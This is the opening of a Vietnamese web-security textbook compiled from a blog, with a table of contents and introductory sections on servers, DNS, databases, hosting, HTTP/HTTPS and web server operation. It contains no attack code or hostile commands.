

# **WEB SECURITY**

Tài liệu tổng hợp từ blog <http://namhb.nightst0rm.net/2020/10/an-toan-thong-tin-ung-dung-web.html>

## MỤC LỤC

PHẦN 1: KIẾN THỨC CƠ SỞ .....	4
I. Kiến trúc ứng dụng web .....	4
1. Các thành phần hệ thống ứng dụng web .....	4
2. Giao thức HTTP, HTTPS .....	8
3. Nguyên lý hoạt động của WebServer .....	12
II. Các thành phần ứng dụng web .....	14
1. URL – Uniform Resource Locator .....	14
2. URI – Uniform Resource Identifiers .....	15
3. HTML .....	16
4. Javascript .....	19
5. CSS .....	21
6. Cookie .....	23
7. Session .....	24
8. View-state .....	27
III. Các công nghệ phổ biến trong phát triển ứng dụng web .....	28
1. JSON .....	28
2. XML .....	30
3. XHTML .....	31
4. HTML5 .....	34
5. AJAX .....	35
6. Web 2.0 .....	38
7. Web services .....	41
PHẦN 2: NGUY CƠ AN TOÀN THÔNG TIN HỆ THỐNG ỨNG DỤNG WEB .....	47
1. Các loại lỗ hổng ứng dụng web .....	47
2. Phương pháp khai thác các lỗ hổng ứng dụng web .....	57
3. Nguy cơ an toàn thông tin đối với ứng dụng web .....	69
PHẦN 3: BẢO VỆ AN TOÀN THÔNG TIN ỨNG DỤNG WEB .....	74
I. Quy hoạch, thiết kế hệ thống web an toàn .....	74
1. Mô hình triển khai ứng dụng web .....	74
2. Chiến lược phòng thủ theo chiều sâu .....	75
3. Phương pháp xây dựng/thiết kế hệ thống web an toàn .....	82
II. Phát triển ứng dụng web an toàn .....	92

1. Quy trình phát triển phần mềm an toàn .....	92
2. Lập trình an toàn trong phát triển ứng dụng web .....	98
III.Triển khai, cấu hình, thiết lập hệ thống web an toàn .....	115
1. Xây dựng kế hoạch và quản lý Web Server an toàn.....	115
2. Cài đặt, cấu hình an toàn cho Web Server.....	120
IV.Vận hành hệ thống web an toàn .....	125
1. Xây dựng thông tin Profile hệ thống .....	125
2. Quản trị Web Server.....	125
3. Logging.....	127
4. Sao lưu dữ liệu.....	128
5. Quản lý nội dung Website .....	130
6. Quản lý tác động, thay đổi.....	131
7. Quản trị Web server từ xa an toàn.....	131
8. Theo dõi cập nhật tin tức lỗ hổng.....	132
9. Công tác kiểm tra và đánh giá an toàn thông tin .....	132
10. Khôi phục Web Server sau sự cố mất an toàn thông tin.....	133
PHẦN 4: ĐÁNH GIÁ AN TOÀN THÔNG TIN ỨNG DỤNG WEB .....	135
I. Quy trình đánh giá an toàn thông tin ứng dụng web Greybox.....	135
1. Các phương pháp đánh giá an toàn thông tin ứng dụng web.....	135
2. Các khái niệm.....	136
3. Quy trình đánh giá an toàn thông tin ứng dụng web.....	138
4. Hướng dẫn thực hiện đánh giá Greybox .....	151
II. Quy trình kiểm tra an toàn thông tin mã nguồn ứng dụng web .....	168
1. Khái niệm .....	168
2. Phương pháp đánh giá an toàn thông tin mã nguồn ứng dụng web.....	169
3. Hướng dẫn dự đoán khả năng mắc lỗi .....	182

# PHẦN 1: KIẾN THỨC CƠ SỞ

## I. Kiến trúc ứng dụng web.

### 1. Các thành phần hệ thống ứng dụng web

- Trong phần đầu tiên này, chúng ta sẽ làm quen đến các khái niệm cơ bản liên quan đến mô hình kiến trúc của một hệ thống ứng dụng web cơ bản. Đây là những khái niệm nền tảng cần nắm vững và phân biệt rõ trước khi tìm hiểu sâu hơn về hệ thống ứng dụng web. Bao gồm:
  - Máy chủ
  - Trình duyệt
  - Tên miền DNS
  - Database
  - Sharehosting – VPS

#### 1.1 Máy chủ (Server)

- Máy chủ** là một hệ thống nhằm mục đích đáp ứng lại các yêu cầu cụ thể nào đó từ mạng máy tính, hay nói một cách khác, máy chủ đóng vai trò cung cấp một hay một số dịch vụ mạng cụ thể.
- Về cơ bản, máy chủ là một máy tính nhưng được thiết kế với nhiều tính năng vượt trội hơn, khả năng lưu trữ và xử lý dữ liệu cũng lớn hơn các máy tính thông thường rất nhiều. Trên máy chủ được cài đặt các phần mềm và dịch vụ để phục vụ cho các máy tính khác truy cập để yêu cầu cung cấp các dịch vụ và tài nguyên. Có thể nói, máy chủ là nền tảng của mọi dịch vụ trên Internet.
- Máy chủ web (Webserver)** là một máy chủ mà trên đó cài đặt các phần mềm và dịch vụ phục vụ web, và đôi khi người ta cũng gọi chính những phần mềm đó là web server. Tất cả các web server đều hiểu và chạy được các file \*.htm và \*.html. Tuy nhiên mỗi web server lại phục vụ một số kiểu file chuyên biệt chẳng hạn như IIS của Microsoft dành cho các file \*.asp, \*.aspx; Apache dành cho các file \*.php; Sun Java system web server của SUN dành cho \*.jsp,...

#### 1.2 Trình duyệt (Web browser)


- Trình duyệt** là một phần mềm ứng dụng dùng để truy xuất, biểu diễn và chuyển các nguồn thông tin trên mạng hệ thống mạng toàn cầu (World Wide Web). Một nguồn thông tin được nhận dạng bởi một Định danh tài nguyên (Uniform Resource Identifier - URI), có thể là một trang web, phim - video, hình ảnh (images) hoặc các mẫu thông tin khác.
- Ngoài việc được sử dụng với mục đích là để truy cập vào hệ thống mạng toàn cầu, các trình duyệt còn được sử dụng để truy cập các thông tin được cung cấp bởi các máy chủ web (web server) trong hệ thống mạng riêng hoặc các tài

liệu (files) đến các hệ thống file (file system). Hoặc cũng được dùng để tiết kiệm tài nguyên thông tin cho các hệ thống lưu trữ file.

- Các trình duyệt hay được sử dụng hiện nay như: Google Chrome, Mozilla Firefox, Internet Explorer, Safari, Opera,...

### 1.3 Tên miền DNS


- **Tên miền (Domain Name)** là sự nhận dạng vị trí của một máy tính trên mạng Internet thông qua việc ánh xạ tương ứng tên miền đó với địa chỉ IP của chính máy tính đó. Việc nhận dạng này được thực hiện thông qua Hệ thống tên miền (Domain Name System - DNS).
- **Hệ thống tên miền (DNS)** bao gồm một loạt các cơ sở dữ liệu chứa các tên miền và các địa chỉ IP tương ứng với các tên miền đó. Các hệ thống tên miền trên mạng Internet có nhiệm vụ chuyển đổi tên miền sang địa chỉ IP và ngược lại từ địa chỉ IP sang tên miền.
- Hiện nay, trên thế giới hệ thống tên miền được phân bố theo cấu trúc hình cây. Tên miền cấp cao nhất là tên miền gốc (ROOT) được thể hiện bằng dấu '.'. Dưới tên miền gốc có hai loại tên miền là: Tên miền cấp cao dùng chung-gTLDs (generic Top Level Domains) như .com, .edu, .net,...; và Tên miền cấp cao mã quốc gia – ccTLDs (country code Top Level Domains) như .vn, .us, .uk,...



Hình 1: Sơ đồ cây hệ thống DNS

- Hệ thống tên miền trên thế giới là ICANN (the Internet Corporation for Assigned Names and Numbers). Tổ chức này quản lý mức cao nhất của hệ thống tên miền (mức ROOT), do đó nó có quyền cấp phát các tên miền ở mức cao nhất.
- **Máy chủ DNS (DNS server)** là một máy chủ chứa các cơ sở dữ liệu về tên miền và địa chỉ IP tương ứng với tên miền đó. Khi máy chủ DNS nhận các yêu cầu (request) đề nghị phân giải tên miền thì nó sẽ tra địa chỉ IP tương ứng với tên miền được yêu cầu đó. Giá trị của địa chỉ IP sẽ trả về trong response của máy chủ.

- Hoạt động của DNS:** Khi người dùng (client) gõ một địa chỉ web cần truy cập ở thanh địa chỉ của trình duyệt và ấn phím enter, khi đó máy người dùng sẽ gửi đi một request đến máy chủ DNS bao gồm tên miền (chính là tên web mà người dùng vừa gõ). Khi đó máy chủ DNS sẽ thực hiện việc phân giải tên miền này, trả về địa chỉ IP tương ứng cho client. IP nhận được chính là địa chỉ máy tính chứa ứng dụng web mà người dùng cần truy cập. Như vậy việc tiếp theo là máy tính người sẽ tạo các request tới địa chỉ IP đó để thực hiện các yêu cầu truy cập vào web.



Hình 2: Hoạt động của DNS

#### 1.4 Cơ sở dữ liệu (Database)

- Cơ sở dữ liệu** là một tập hợp các dữ liệu có cấu trúc, có mối quan hệ liên kết với nhau. Các dữ liệu này được lưu trữ và quản lý trong các hệ quản trị cơ sở dữ liệu (Database Management System - DBMS).
- Các ưu điểm mà Cơ sở dữ liệu mang lại so với việc lưu trữ dữ liệu trong file đơn thuần là:
  - Giảm sự trùng lặp thông tin xuống mức thấp nhất. Do đó đảm bảo thông tin có tính nhất quán và toàn vẹn dữ liệu.
  - Đảm bảo dữ liệu có thể được truy xuất theo nhiều cách khác nhau
  - Nhiều người có thể sử dụng một cơ sở dữ liệu.
- Hệ quản trị cơ sở dữ liệu** là một phần mềm hoặc hệ thống được thiết kế để quản trị một cơ sở dữ liệu. Cụ thể, các chương trình thuộc loại này hỗ trợ khả năng lưu trữ, sửa chữa, xóa và tìm kiếm thông tin trong một cơ sở dữ liệu. Có rất nhiều loại hệ quản trị cơ sở dữ liệu khác nhau: từ phần mềm nhỏ chạy trên máy tính cá nhân cho đến những hệ quản trị phức tạp chạy trên một hoặc nhiều siêu máy tính.
- Tuy nhiên, đa số hệ quản trị cơ sở dữ liệu trên thị trường đều có một đặc điểm chung là sử dụng ngôn ngữ truy vấn theo cấu trúc mà tiếng Anh gọi là Structured Query Language (SQL). Các hệ quản trị cơ sở dữ liệu phổ biến

được nhiều người biết đến là MySQL, Oracle, PostgreSQL, SQL Server, DB2, Infomix, v.v. Phần lớn các hệ quản trị cơ sở dữ liệu kể trên hoạt động tốt trên nhiều hệ điều hành khác nhau như Linux, Unix và MacOS ngoại trừ SQL Server của Microsoft chỉ chạy trên hệ điều hành Windows.

- Ưu điểm của một hệ quản trị cơ sở dữ liệu:
  - Quản lý được dữ liệu dư thừa.
  - Đảm bảo tính nhất quán cho dữ liệu.
  - Tạo khả năng chia sẻ dữ liệu nhiều hơn.
  - Cải tiến tính toàn vẹn cho dữ liệu.
- Tuy nhiên, nó cũng tồn tại những nhược điểm đáng chú ý:
  - Một hệ quản trị cơ sở dữ liệu tốt thì thường khá phức tạp.
  - Một hệ quản trị cơ sở dữ liệu tốt thường rất lớn chiếm nhiều dung lượng bộ nhớ.
  - Giá cả khác nhau tùy theo môi trường và chức năng.
  - Một hệ quản trị cơ sở dữ liệu được viết tổng quát cho nhiều người dùng thì thường chậm.

### 1.5 Shared hosting, máy chủ ảo (VPS)

- **Shared Hosting** là gói dịch vụ lưu trữ web site chuyên nghiệp có máy chủ với đường truyền tốc độ nhanh. Shared hosting luôn là giải pháp phù hợp cho các cá nhân hoặc doanh nghiệp muốn có một website giới thiệu, giao dịch thương mại trên Internet một cách hiệu quả và tiết kiệm chi phí.
- Các đặc tính của Shared Hosting:
  - Hỗ trợ nhiều ngôn ngữ lập trình với các phiên bản khác nhau.
  - Miễn phí tạo, quản lý hộp thư điện tử (Email) theo tên miền riêng.
  - Miễn phí tạo tên miền con (Subdomain).
  - Sử dụng nhiều tên miền cho một website, băng thông lớn.
  - Quản lý nhiều website trên cùng một tài khoản hosting.
  - Quản lý đăng nhập, giám sát thông số băng thông và dung lượng.
  - Sao lưu dự phòng và khôi phục dữ liệu.
  - Video, tài liệu, ebook hướng dẫn sử dụng minh họa rõ ràng & dễ hiểu.
- **Máy chủ ảo (Virtual Private Server – VPS)** là phương pháp phân chia một máy chủ vật lý thành nhiều máy chủ ảo. Mỗi máy chủ là một hệ thống hoàn toàn riêng biệt, có hệ điều hành riêng, có toàn quyền quản lý root và có thể restart lại hệ thống bất cứ lúc nào. Do vậy, VPS tránh khả năng bị tấn công hack local.
- Trên một server chạy Shared Hosting có nhiều Website chạy chung với nhau, chung tài nguyên server, do vậy, nếu một website bị tấn công Ddos, botnet quá mạnh sẽ làm ảnh hưởng đến các website khác cùng server; trong khi đó, với server VPS, một tài khoản VPS bị tấn công thì mọi tài khoản VPS khác trên server đều không bị ảnh hưởng.


- VPS dành cho các doanh nghiệp vừa và những trang web lớn hoặc mã nguồn năng, nếu chạy trên Shared Hosting sẽ không đáp ứng đủ nhu cầu. Tuy nhiên, VPS sẽ đòi hỏi người sử dụng phải biết thêm một số kiến thức quản lý như cấu hình server, bảo mật.

## 2. Giao thức HTTP, HTTPS

- Phần này chúng ta sẽ tìm hiểu về giao thức cơ bản dùng để giao tiếp giữa máy chủ và trình duyệt là giao thức HTTP và HTTPS.

### 2.1 Giao thức HTTP

- **HTTP** là viết tắt của từ **HyperText Transfer Protocol** (giao thức truyền tải siêu văn bản). HTTP xác định cách các thông điệp (các file văn bản, hình ảnh đồ họa, âm thanh, video, và các file multimedia khác) được định dạng và truyền tải ra sao, và những hành động nào mà các Web server (máy chủ Web) và các trình duyệt Web (browser) phải làm để đáp ứng các request rất đa dạng. Chẳng hạn, khi bạn gõ một địa chỉ Web URL vào trình duyệt Web, một request HTTP sẽ được gửi tới Web server để ra lệnh và hướng dẫn nó tìm đúng trang Web được yêu cầu và kéo về mở trên trình duyệt Web dưới dạng một response. Nói một cách khác, HTTP là giao thức truyền tải các file từ một Web server vào một trình duyệt Web để người dùng có thể xem một trang Web đang hiện diện trên Internet. HTTP là một giao thức ứng dụng của bộ giao thức TCP/IP (các giao thức nền tảng cho Internet).
- Người ta gọi HTTP là một giao thức “phi trạng thái” (stateless) bởi vì mỗi request đều được thực thi một cách độc lập, request sau không biết bất cứ điều gì về các request đã đến trước mình. Đây chính là một hạn chế, khiếm khuyết của HTTP.
- Phiên bản mới nhất của HTTP là 1.1. So với phiên bản nguyên thủy (HTTP 1.0), phiên bản mới này truyền tải các trang Web nhanh hơn và giảm tình trạng tắc nghẽn giao thông Web.
- Giao thức HTTP gồm 2 thành phần chính là:
  - HTTP Request
  - HTTP response
- **HTTP Request** gồm các phần:
  - Dòng đầu tiên là request (đưa ra yêu cầu), ví dụ GET /images/logo.png HTTP/1.1, thể hiện việc yêu cầu lấy về một file ảnh có tên logo.png nằm ở vị trí /images/logo.png.
  - Request Header
  - Một dòng trống
  - Phần nội dung thông điệp có thể có hoặc không.



Hình 3: Cấu trúc HTTP Request


- Hình trên cho thấy cấu trúc cơ bản của HTTP Requests. Một HTTP Requests bắt đầu bởi Request-Line. Request-Line có thể được sau bởi một hoặc nhiều header và body.
- Để cụ thể hơn, hình bên dưới cho thấy một thông điệp http (dưới dạng văn bản) do Internet Explorer của Microsoft gửi khi người dùng truy cập vào trang www.ft.com. Dòng đầu tiên là Request-Line, và tiêu đề thông điệp tạo nên phần còn lại của văn bản.

```

GET / HTTP/1.1
Accept: /*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0
    (compatible; MSIE 5.5; Windows NT 5.0)
Host: www.ft.com
Connection: Keep-Alive
  
```

Hình 4: HTTP request


- Hình dưới phân tích cụ thể hơn Request-Line, bao gồm 3 phần: Method – phương thức của thông điệp, URI, và Version- phiên bản của HTTP



Hình 5: HTTP Request Line


- Phương thức (method) cụ thể xuất hiện đầu tiên trong Request-Line. Trong ví dụ trên đây là một phương thức GET.

- Mục tiếp theo trong Request-Line là Request-URI. Request-URI chứa nguồn tài nguyên cần truy cập. Trong ví dụ trên, Request-uri là (/), chỉ ra một yêu cầu đối với các nguồn tài nguyên gốc. Phần cuối cùng của Request-Line là phiên bản HTTP. Như ví dụ trên cho thấy, HTTP phiên bản 1.1.
- HTTP Response** gồm các phần:
  - Dòng đầu tiên chứa một mã trạng thái (Status Code), ví dụ HTTP/1.1 200 OK, để thông báo là yêu cầu của người dùng đã được thực hiện thành công.
  - Response Header
  - Một dòng trống
  - Phần nội dung thông điệp có thể có hoặc không



Hình 6: Cấu trúc HTTP Response

- Status-Line bắt đầu bởi số phiên bản của HTTP (trường hợp này là HTTP/1.1), sau đó là mã trạng thái(trường hợp này là 200 OK).



Hình 7: HTTP Response Line

Mã trạng thái được trả về của HTTP

Mã trạng thái	Ý nghĩa
100-199	<i>Thông tin:</i> Các server nhận được yêu cầu nhưng kết quả chưa có sẵn để trả về cho client.
200-299	<i>Thành công:</i> Các server đã có thể trả về theo yêu cầu thành công
300-399	<i>Chuyển hướng:</i> Các Client đã được chuyển hướng yêu cầu đến Server khác hoặc tài nguyên khác
400-499	<i>Lỗi client:</i> Các yêu cầu của Client chứa lỗi mà Server không thể trả về kết quả
500-599	<i>Lỗi server:</i> Server đã không hành động theo yêu cầu, ngay cả yêu cầu là hợp lệ.

Hình 8: Mã trạng thái trả về của HTTP

## 2.2 Giao thức HTTPS/SSL

- **HTTPS** là viết tắt của HyperText Transfer Protocol Secure. Giao thức này là một sự kết hợp giữa giao thức HTTP và giao thức bảo mật SSL hay TLS cho phép trao đổi thông tin một cách bảo mật trên Internet. Giao thức HTTPS thường được dùng trong các giao dịch nhạy cảm, cần tính bảo mật cao.
- Giao thức HTTPS sử dụng cổng mặc định 443, và cung cấp các dịch vụ hay đảm bảo tính chất sau của thông tin:
  - **Tin cậy (Confidentiality):** sử dụng các phương thức mã hóa để đảm bảo rằng các thông điệp được trao đổi giữa client và server không bị kẻ khác đọc được.
  - **Toàn vẹn (Integrity):** sử dụng các hàm băm để cả client và server đều có thể tin tưởng rằng thông điệp mà chúng nhận được có không bị mất mát hay chỉnh sửa.
  - **Xác thực (Authenticity):** sử dụng các chứng thực số (digital certificate) để giúp client có thể tin tưởng rằng server/website mà họ đang truy cập thực sự là server/website mà họ mong muốn vào, chứ không phải bị giả mạo.
- Quá trình giao tiếp giữa client và server thông qua HTTPS:
  1. Client gửi request cho một secure page (có URL bắt đầu với https://)
  2. Server gửi lại cho client chứng thực (certificate) của nó.
  3. Client gửi certificate này tới CA (mà được ghi trong certificate) để kiểm chứng.
- Giả sử certificate đã được xác thực và còn hạn sử dụng hoặc client vẫn cố tình truy cập mặc dù Web browser đã cảnh báo rằng không thể tin cậy được certificate này (do là dạng self-signed SSL certificate hoặc certificate hết hiệu lực, thông tin trong certificate không đúng...) thì mới xảy ra bước 4 sau:

- 4. Client tự tạo ra ngẫu nhiên một (khóa mã hóa đối xứng) symmetric encryption key, rồi sử dụng public key (trong certificate) để mã hóa symmetric key này và gửi về cho server.
- 5. Server sử dụng private key (tương ứng với public key trong certificate ở trên) để giải mã ra symmetric key ở trên.
- 6. Sau đó, cả server và client đều sử dụng symmetric key đó để mã hóa/giải mã các thông điệp trong suốt phiên truyền thông.
- Các symmetric key sẽ được tạo ra ngẫu nhiên và có thể khác nhau trong mỗi phiên làm việc với server. Ngoài việc mã hóa thì cơ chế băm sẽ được sử dụng để đảm bảo tính toàn vẹn cho các thông điệp được trao đổi.

### 3. Nguyên lý hoạt động của WebServer

#### 3.1 Client-side scripting


- **Client-side scripting** (có thể gọi là mã thực thi phía người dùng) là các đoạn mã được thực thi bởi trình duyệt.
- Các ngôn ngữ client-side scripting là: JavaScript, Ajax, Jquery, ActionScript.

#### 3.2 Server-side scripting

- **Server-side scripting** (có thể gọi là mã thực thi phía máy chủ) là một kỹ thuật được sử dụng để thiết kế website. Nó là các đoạn mã sẽ được chạy ở phía máy chủ khi có request từ phía client và sinh ra kết quả trả về chứa trong các response của máy chủ.
- Server-side scripting thường được sử dụng để thực hiện chức năng giao tiếp và giới hạn truy cập giữa người dùng với cơ sở dữ liệu hoặc các nguồn tài nguyên dữ liệu.
- Các ngôn ngữ server-side scripting như: ASP (\*.asp), ASP.NET (\*.aspx), ngôn ngữ C thông qua các CGI (\*.c, \*.csp), ColdFusion Markup Language (\*.cfm), ngôn ngữ Java thông qua các trang JavaServer (\*.jsp), Server-side JavaScript (\*.ssjs, \*.js), Lua (\*.lp, \*.op, \*.lua), Perl CGI (\*.cgi, \*.ipl, \*.pl), PHP (\*.php) (Open Source Scripting), Python (\*.py), Ruby (\*.rb),...


#### 3.3 Mô hình hoạt động của Webserver

- Các bước cơ bản trong tiến trình truyền tải trang web đến màn hình của bạn được thể hiện theo mô hình sau:



Hình 9: Hoạt động của Webserver

- Theo mô hình trên, trình duyệt web thực hiện một kết nối tới máy chủ web, yêu cầu một trang web và nhận lại nó. Cụ thể các bước máy tính người dùng sẽ thực hiện như sau:
- Giả sử người dùng gõ địa chỉ <http://www.mysite.com/index.html> trên thanh địa chỉ của trình duyệt. Đầu tiên, trình duyệt web sẽ phân tách địa chỉ website làm 3 phần:
  - Phần giao thức (Ví dụ: http)
  - Máy chủ tên miền (Ví dụ: www.mysite.com)
  - Tập tin (Ví dụ: index.html)
- Trình duyệt sẽ gửi yêu cầu phân giải tên miền với máy chủ tên miền để chuyển đổi tên miền "www.mysite.com" ra địa chỉ IP tương ứng. Toàn bộ bước này chính là hoạt động của hệ thống DNS đã tìm hiểu ở bài trên.
- Sau đó, trình duyệt sẽ gửi tiếp một kết nối tới máy chủ có địa chỉ IP tương ứng qua cổng 80 (cổng mặc định của giao thức HTTP).
- Dựa trên giao thức HTTP, trình duyệt gửi yêu cầu GET đến máy chủ, yêu cầu tập tin:
  - <http://www.mysite.com/index.html>
- Máy chủ khi nhận được yêu cầu trên, nếu tìm được tập tin index.html sẽ gửi tập tin này về trình duyệt web cho client. Trình duyệt web đọc các thẻ HTML, định dạng trang web và trình diễn kết quả ra màn hình của client.



*Hình 10: Hoạt động của ứng dụng web*

- Trên đây là hoạt động cơ bản của một webserver đối với web dạng tĩnh HTML. Ngày nay, hầu hết các webserver đều hỗ trợ web động với ngôn ngữ server

side (JSP, ASP, PHP...). Hình trên trình bày các thành phần cơ bản của một web động cơ bản, với hỗ trợ truy vấn cơ sở dữ liệu:

- **Trình duyệt web client:** Nơi gửi đi các HTTP request và nhận về các HTTP response, mã HTML, Client-script trình bày lại cho người dùng.
- **Firewall:** Chặn giữa người dùng/Internet và webserver: Có chức năng cản lọc các gói tin chứa mã độc. Tùy vào mức độ triển khai, Firewall có thể hoạt động ở tầng network, hoặc tầng ứng dụng.
